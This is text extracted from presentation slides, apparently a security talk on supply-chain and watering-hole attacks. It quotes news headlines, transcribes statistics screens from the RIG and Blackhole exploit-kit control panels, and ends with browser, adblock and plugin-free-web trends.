
...and these are just a subset of
supply-chain attacks...



Enterprise
Software




End-user
Software



Development
Toolchain




SaaS and
Service
Providers



Hardware and
Firmware




Data
Providers



Enterprise
Software




End-user
Software




Development
Toolchain



SaaS and
Service



Hardware and
Firmware



Data
Providers

What's driving these attacks?
(despite their relative difficulty)

Internet Explorer 8 Zero Day Exploit Targeted Nuclear Workers

A new zero-day in IE 8 has been found in the wild infecting the Department of Labor (DoL) Website, last week.



By [Max Eddy](#) May 6, 2013 11:32AM EST

Chinese Hackers Target Forbes.com in Watering Hole Attack

The attack was short but targeted certain individuals

Feb 11, 2015 15:15 GMT · By [Ionut Ilascu](#)  · Share:    

Newly discovered Chinese hacking group hacked 100+ websites to use as “watering holes”

Emissary Panda group penetrated the networks of industrial espionage targets.

[SEAN GALLAGHER](#) - 8/5/2015, 3:00 PM



RIG EK
VER 2.0

Main Stats

VDS

Proxy

Settings

Users

Exit



Statistics

Overview

Downloads

1057591

Exploits

397512

Countries

Option

Value

BR

949728



Blackhole^β

СТАТИСТИКА

ПОТОКИ

ФАЙЛЫ

БЕЗОПАСНОСТЬ

Начало:

Конец:

Применить

Автообновление: 5 с

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

10.32%

13289 ХИТЫ



11506 ХОСТЫ



1187 ЗАГРУЗКИ



ПРОБИВ

ЗА СЕГОДНЯ

11.55%

3013 ХИТЫ



2760 ХОСТЫ



300 ЗАГРУЗКИ



ПРОБИВ

ПОТОКИ

ХИТЫ ↑

ХОСТЫ

ЗАГРУЗКИ

%

DENIS >

13285

11505

1187

10.32

default >

4

3

1

0.00

БРАУЗЕРЫ

ХИТЫ

ХОСТЫ

ЗАГРУЗКИ

% ↑

Chrome >

2273

2148

485

22.58

ЭКСПЛОИТЫ

Java X >

Java SMB >

PDF >

Java DES >

MDAC >

СТРАНЫ

United States

Brazil

India


Japan

Mexico

Argentina

Bulgaria

Browser Family Monthly Usage Share




<https://www.w3counter.com/trends>

DEVICES USING ADBLOCK SOFTWARE ON THE OPEN WEB

(Apr 2009 - Dec 2016)

DESKTOP BROWSERS MOBILE BROWSERS



[†]PageFair's estimate of adblock usage on mobile browsers was updated in November 2016 in its revised Mobile Adblocking Report



Roll-out plan for HTML5 by Default

Friday, December 9, 2016



Moving to a Plugin-Free Web

By: [Dalibor Topic](#) | Principal Product Manager



